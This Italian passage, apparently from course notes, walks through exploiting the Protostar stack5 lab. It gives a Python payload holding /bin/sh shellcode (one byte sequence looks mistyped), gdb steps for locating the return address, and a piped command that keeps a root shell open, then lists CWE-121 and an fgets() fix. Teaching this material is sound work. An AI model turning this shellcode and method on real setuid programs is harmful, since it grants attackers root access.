"\xcd\x80\x31\xc0\x40xcd\x80";
print shellcode
```

Compiliamo il nostro file:

```
python stack5-payload.py > /tmp/payload
```

Prima di continuare devo settare bene il valore di ritorno di payload in maniera tale che vada a sovrascrivere l'indirizzo di ritorno nello stack e quindi esegue payload, eseguiamo quindi stack5 con gdb con gdb /opt/protostar/bin/stack5 e inseriamo il comando:

```
- disass main
```

Mettendo così un breakpoint sull'istruzione leave perché in quel momento abbiamo all'interno del registro \$esp salvato l'indirizzo di dove inizia il buffer (dove deve iniziare ad operare la gets) che però contiene payload (perché a stack5 all'interno di buffer passiamo ovviamente il contenuto di payload) quindi risulterà ad avere l'indirizzo di ritorno l'inizio di payload che esegue e istanzia /bin/sh. Inseriamo quindi il breakpoint con b\*0x080483d9 passo in input a stack5 la classe payload con:

```
- r < /tmp/payload
```

Si fermerà ovviamente al breakpoint, a questo punto vedo l'indirizzo assoluto contenuto in esp (che è l'indirizzo del buffer e quindi di dove inizia il codice shellcode) con x/a \$esp prendo il valore di destra che nel mio caso è 0xbffffce0, ora devo fare in modo che questo indirizzo vada a sovrascrivere l'indirizzo di ritorno nello stack. Quindi quanto deve essere grande la variabile shellcode (che è ritornata dalla classe payload) per far andare quell'indirizzo proprio là? deve essere grande i 64 byte del buffer + gli 8 byte di padding messi automaticamente per arrivare ad un multiplo di 16 più i 4 byte dell'indirizzo ebp (dove deve tornare a leggere dopo aver fatto il main) quindi in tutto la variabile shellcode restituita da payload (stack-payload.py) deve essere grande 76 byte più l'indirizzo ricavato poco fa da esp che quindi andrà a sovrascrivere l'indirizzo di ritorno nello stack.

Aggiornamento di stack5-payload.py:

```
#!/usr/bin/python

Parametri da impostare
length = 76
ret = '\xc0\xfc\xff\xbf'

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40xcd\x80";

padding = 'a' * (length - len(shellcode))
payload = shellcode + padding + ret

print payload
```

Ora ovviamente ricompiliamo con python stack5-payload.py > /tmp/payload e proviamo a rilanciare gdb /opt/protostar/bin/stack5 passandogli r < /tmp/payload e vediamo che gdb apre la shell e la chiude subito, mentre nel terminale normale non succede nulla oltre ad ottenere un segmentation fault.

I problemi sono due:

- Il primo problema potrebbe essere che gdb durante la sua esecuzione aggiunge due variabili d'ambiente `lines` e `columns` e quindi va ad ampliare lo spazio che viene usato per le variabili d'ambiente nello stack, quindi tutto lo stack shifta verso sinistra e cambiano gli indirizzi che quindi non si troveranno quando eseguiamo fuori da gdb.
- Il secondo è che la funzione `gets` consuma tutti i caratteri e quando apre la shell legge l'eof mandato da `gets` e quindi chiude subito la shell.

Il primo problema si risolve andando a lanciare gdb senza argomento ed eliminando le 2 variabili che aggiunge con:

```
> unset env lines
> unset env columns
```

Così ora i due ambienti corrispondono. Successivamente rilanciamo `stack5` senza uscire da gdb con file `/opt/protostar/bin/stack5` e inseriamo un breakpoint sempre prima del `leave`, si passa `payload` e si vede il nuovo indirizzo di buffer con `x/a $esp` e tale indirizzo lo inseriamo nella variabile `ret` di `stack5-payload.py`, si ricompila questa classe python e si prova a lanciare `stack5` fuori da gdb con:

```
cat /tmp/payload | /opt/protostar/bin/stack5 oppure con /opt/protostar/bin/stack5 < /tmp/payload
```

Non si ha un crash, il programma esegue correttamente solo che sembra che non accade niente perchè la shell viene aperta e subito chiusa perchè `gets` manda eof quindi si deve trovare un modo per far lanciare la shell con qualche cosa dentro(es:un comando) cosicché rimane in attesa e non si chiude. Si può fare questa cosa con:

```
(cat /tmp/payload;cat) | /opt/protostar/bin/stack5
```

Così facendo il primo `cat` passa il `payload` a `stack5` mentre il secondo va come argomento della shell lanciata, viene consumato dalla shell appena lanciata che rimane in ascolto e quindi abbiamo una shell aperta che aspetta comandi e siamo root, questo perchè abbiamo i permessi che aveva `stack5` perchè aveva `setuid` alzato.

#### 13.1.2 Vulnerabilità

1. La prima debolezza è già nota e non viene più considerata: assegnazione di privilegi non minimi al file binario.
2. CWE-121 Stack-based Buffer Overflow: la dimensione dell'input destinato ad una variabile di grandezza fissata non viene controllata, di conseguenza un input troppo grande corrompe lo stack.

### 13.1.3 Mitigazione

Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata. Ad esempio, ciò può essere fatto evitando l'utilizzo di `gets()` in favore di `fgets()`.

La funzione `fgets()` ha tre parametri in ingresso:

- `char *s`: puntatore al buffer di scrittura
- `int size`: taglia massima input
- `FILE *stream`: puntatore allo stream di lettura

Inoltre, ha un valore di ritorno: `char *` s o `NULL` in caso di errore.

Un possibile esempio di modifica è il seguente:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){

 char buffer[64];
 fgets(buffer,64,stdin);
}
```